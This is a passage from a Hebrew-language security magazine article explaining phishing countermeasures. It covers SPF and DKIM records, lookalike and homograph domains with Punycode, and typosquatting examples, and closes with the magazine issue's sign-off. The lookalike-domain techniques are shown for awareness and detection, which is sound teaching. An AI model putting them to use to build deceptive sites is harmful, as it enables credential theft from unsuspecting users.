      4. Allow all from the range 66.249.80.0/20
      5. Allow all from the range 72.14.192.0/18
      6. Allow all from the range 74.125.0.0/16
      7. Allow all from the range 108.177.8.0/21
      8. Allow all from the range 173.194.0.0/16
      9. Allow all from the range 207.126.144.0/20
      10. Allow all from the range 209.85.128.0/17
      11. Allow all from the range 216.58.192.0/19
      12. Allow all from the range 216.239.32.0/19
      13. Soft deny all IPs which do not match any previous rule
   2. Inlcude 7 allow rules from host _netblocks2.google.com.
      1. Allow all from the range 2001:4860:4000::/36
      2. Allow all from the range 2404:6800:4000::/36
      3. Allow all from the range 2607:f8b0:4000::/36
      4. Allow all from the range 2800:3f0:4000::/36
      5. Allow all from the range 2a00:1450:4000::/36
      6. Allow all from the range 2c0f:fb50:4000::/36
      7. Soft deny all IPs which do not match any previous rule
   3. Inlcude 3 allow rules from host _netblocks3.google.com.
      1. Allow all from the range 172.217.0.0/19
      2. Allow all from the range 108.177.96.0/19
      3. Soft deny all IPs which do not match any previous rule
   4. Soft deny all IPs which do not match any previous rule
2. Soft deny all IPs which do not match any previous rule
```

וכשנרצה להשתמש ב-Google Apps וב- Gmail דרך השרת הפרטי שלנו, נוסיף את הרשומה הבאה ל-DNS:

```
v=spf1 include:_spf.google.com ~all
```

כלומר במקרה זה, כל המיילים שמתיימרים לעבור דרך הדומיין שלנו, עברו בהכרח את רשימת ההלבנה (החוקים) של Google עצמה. כל מקרה שנפל אצל Google יפול גם אצלנו.


2. DKIM - DomainKeys Identified Mail מאפשר לארגון להוסיף חתימה דיגיטלית אשר חותמת את כל ההודעה (תחילית ההודעה, כתובת השולח וגוף ההודעה). החתימה הדיגיטלית נשלחת עם ההודעה ומקבל ההודעה יכול לוודא באמצעותה שכל החלקים הנ"ל לא שונו, ובפרט שאכן שולח ההודעה הגיע מהשרת הרשום.

לדוגמא, חתימה דיגיטלית מסוג DKIM נראית כך:

```
DKIM-Signature: v=1; a=rsa-sha256; d=example.net; s=brisbane;
     c=relaxed/simple; q=dns/txt; l=1234; t=1117574938; x=1118006938;
     h=from:to:subject:date:keywords:keywords;
     bh=MTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM0NTY3ODkwMTI=;
     b=dzdVyOfAKCdLXdJOc9G2q8LoXSlEniSbav+yuU4zGeeruD00lszZ
              VoG4ZHRNiYzR
```

ומקבל ההודעה יכול בעזרת הפרמטרים שבתוכה לוודא שהשולח אותנטי.

לסיכום, כך פועל מנגנון DKIM:



זיוף WEB (Web spoofing)


דייג יכול ליצור אתר מזויף אשר דומה מאוד לאתר המקורי, עד כדי כך שהדג יתפתה ויכניס את פרטיו האישיים. דפדפנים מודרניים מכילים מנגנוני הגנה אשר מתריעים ולעתים אף מונעים העברת פרטים אישיים לאתרי-דמה, אך ישנה נטייה טבעית למשתמש הממוצע להתעלם מההתראות במקרה הטוב, ובמקרה הרע לאשר את אותם אתרים כאמינים.

לגבי הדמיון הויזואלי, ניתן להסתכל בשתי רמות:

1. **האתר עצמו נראה כמו הדף המקורי**. דג שנפל ברשת לא ישים לב לכתובת ופשוט יכניס את פרטיו. תמיד כדאי לתת מבט על שורת הקישור בדפדפן ולוודא שאנחנו מוסרים את הנתונים לאתר שאליו חשבנו שהגענו.

2. **הכתובת עצמה יכולה להיות דומה**. ניתן לחלק את הכתובת למספר מקרים:


א. הכתובת נראית זהה לחלוטין. הקלקה עליה תוביל אותנו למקום אחר לגמרי (לשרת האיסוף של הדג). במידה וקיימים קישורים, לא נקליק עליהם אלא נעביר מעליהם את העכבר ונמתין להופעת הקישור האמיתי אשר יופיע על רקע שונה. הוא למעשה הקישור בפועל אשר אליו נגיע, אם נבחר להקליק.



ב. שינוי בין ה-hostname ל-domain. התוקף ישתמש בשם ה-domain (למשל, google.com) וישים אותו כחלק מה- hostname או כחלק מדומיין דומה.

למשל, עבור ה-URL הבא: https://google.com.co.il - הדומיין הוא com.co.il, ומכיל בתוכו את google בתור hostname.


דוגמא נוספת:




ג. דמיון ויזואלי ברמת ה-URL. במבט ראשון זה נראה כמו Paypal. במבט שני, זה נראה כמו Paypai. נקראת גם התקפת typosquatting (פרטים בהמשך).

ד. הכתובת האמיתית מופיעה כחלק מה- query string. כלומר, כלל לא חלק מהכתובת.

הדוגמא הבאה מסכמת את סעיף ג' ו-ד':




דוגמא משולבת:



ה. תת-קטגוריה מיוחדת שחשוב לשים אליה לב היא homograph attack. בהתקפה זו, הדייג רושם דומיין אשר בנוי מאותיות אשר אינן לטיניות. למשל, האתר 短.co

דייג יכול באותו האופן לרשום דומיין המכיל אותיות שאינן לטיניות, אך נראות ויזואלית כמו האותיות הלטיניות. בתרגום Unicode, מתקבלות אותיות שונות לחלוטין.

לדוגמא, כך יתקבל האתר apple.com הבנוי מאותיות לטיניות בלבד:



לעומת זאת, דייג יכול לרשום את שם הדומיין apple.com אשר מורכב מהאות הקירילית **a** לעומת האות הלטינית **a** . קידוד ה-Unicode של האות הקירילית הנ"ל הוא U+0430, ואילו של האות הלטינית הנ"ל הוא U+0061. כמובן שניתן להשתמש בכל אות שאיננה לטינית ולהשתמש ב-Unicode שלה ע"מ לרשום את הדומיין המתאים דרך רשם הדומיינים.

תרגום Punycode מאפשר לדפדפנים להציג בשורת ה-URL את האותיות שאינן לטיניות כאותיות לטיניות.

כך, לדוגמא, על-מנת לייצג את האות הקירילית **a** בשורת ה-URL של הדפדפן, האות תומר לרצף התווים "xn--80a". נמיר באותו האופן את שאר התווים לתווים שאינם לטיניים ונקבל את השורה הבאה: https://www.xn--80ak6aa92e.com

- כיצד נגלה אם הקישור שקיבלנו מכיל אותיות שאינן לטיניות (אך "מוצגות" כלטינית)? חוץ מבדיקה שגרתית על אמינות האתר (אינדיקטורים מהדפדפן - בסעיף הבא), נוכל להכניס את השורה עצמה לאתר https://www.punycoder.com ואת ה-URL שקיבלנו נכניס לשורת הטקסט. אם כ-Punycode היא תומר למשהו אחר, סימן שקיבלנו URL שהכיל אותיות שאינן לטיניות. לדוגמא, האתר הבא https://www.epic.com יתורגם לאתר https://www.xn--e1awd7f.com

Punycode converter


or an IDN converter, a tool for Punycode to Text/Unicode and vice-versa conversion

Text	Punycode
Example: 點看	Example: xn--c1yn36f
https://www.epic.com/	https://www.xn--e1awd7f.com/
Convert to Punycode >>	<< Convert to text

- Place multiple items on multiple lines
- If you enter whole URL (must properly begin with protocol name e.g. http://), the domain name will be Punycode encoded / decoded, the path will be URL encoded /decoded
- The tool uses the IDNA2008 standard, but with Unicode TR#46 Compatibility Processing. Therefore, some (conflicting) characters are encoded using the old IDNA2003 standard


<u>קטגוריות שונות לסוגי typosquatting:</u>

- דמיון צלילי (homophone): למשל www.root.com במקום www.route.com
- דמיון סימבולי (homoglyph): למשל www.derbyc0n.com במקום www.derbycon.com
- דמיון גרפי (homograph): למשל wikipedia.org (a קירילי) במקום wikipedia.org (a לטיני)
- שינוי ברמת ה-TLD: למשל www.facebook.gov במקום www.facebook.com
- שגיאת כתיב נפוצה: למשל www.articat.com במקום www.arcticcat.com
- שינוי ברמת מדינה: למשל www.facebook.cm במקום www.facebook.com
- היפוך אות (flipping): למשל www.fccebook.com במקום www.facebook.com




3. נבדוק אינדיקטורים מהדפדפן. אם האתר שאליו הגענו הוא רשמי כביכול, אך לא מופיע כמאובטח, כנראה שלא הגענו לאתר הנכון או שקיימת בעיה באתר עצמו (ואז בכל מקרה רצוי לא להכניס לשם את הנתונים). במאמר זה לא נכנס לאופן בדיקת התקינות, אך בגדול נסתכל שה"מנעול" ליד שורת ה-URL בדפדפן מופיע בצבע ירוק, ושהתקשורת מוצפנת באמצעות TLS גרסה 1.2 ומעלה.

דוגמא לאתר לא מאובטח כראוי:



דוגמא לאתר שמאובטח כראוי:



לסיכום - כיצד באמת ניתן למנוע פגיעה באמצעות פישינג?

מגוון טכנולוגיות הנגד שתוארו במאמר זה יכול למזער נזקים גדולים, אך הדרך להגיע למניעה כמעט מוחלטת של הצלחת טכנולוגיות הפישינג והצלחת הדייגים עצמם, היא ראשית כל ובעיקר באמצעות מודעות והבנה כיצד התוקף פועל, מה המוטיבציה שלו ומה הוא מנסה להשיג.

בסופו של דבר, החוליה הכי חלשה בכל מערך ההגנה, בכל ארגון ובכל בית היא משתמש הקצה. שילוב של הטמעת הטכנולוגיות הרלוונטיות (אשר ברובן מגיעות גם ככלי קוד פתוח וניתנות להתנסות בחינם.


אלו בוודאי יתאימו למשתמש הביתי לכל הפחות אך לא רק) ביחד עם ההבנה מהו פישינג, יאפשרו למזער משמעותית את השפעת וקטור התקיפה הנ"ל ויחד איתו את כל מערך הפישינג.

מה נרצה להשיג? סקפטיות בריאה. האינטרנט הוא עולם חופשי, אך קצת מופרע ומסוכן לאלו שלא מודעים לסכנות שאורבות במרחב הוירטואלי. קל מאוד להסתכל על דף מנצנץ ולשכוח שעולה מעט מאוד להכין אותו. דף שנראה אמין אינו בהכרח ערובה לאמינות. חשוב שנבין את ההשלכות הפוטנציאליות ושנשקיע עוד שניה מחשבה לפני שאנחנו מקליקים על קישור, מורידים קובץ או חלילה מפעילים אותו סתם כך.

על המחבר

אדיר אברהם, חוקר אירועי אבטחת מידע וסייבר בחברת החשמל, וחוקר חולשות במערכות הפעלה ל-SCADA במעבדת אבטחת מידע וסייבר של הטכניון. בזמנו החופשי משחק ב-CTF ועוסק ב- Reverse Engineering Malware. בעל שני תארים ראשונים מהטכניון.

להערות ושאלות ניתן לשלוח מייל ל-adir@ieee.org וגם להיות בקשר דרך LinkedIn.



סוף הגליון ה-82

בזאת אנחנו סוגרים את הגליון ה-82 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא (ככל הנראה...) ייצא בסוף חודש מאי.

אפיק קסטיאל,

ניר אדר,

1.5.2017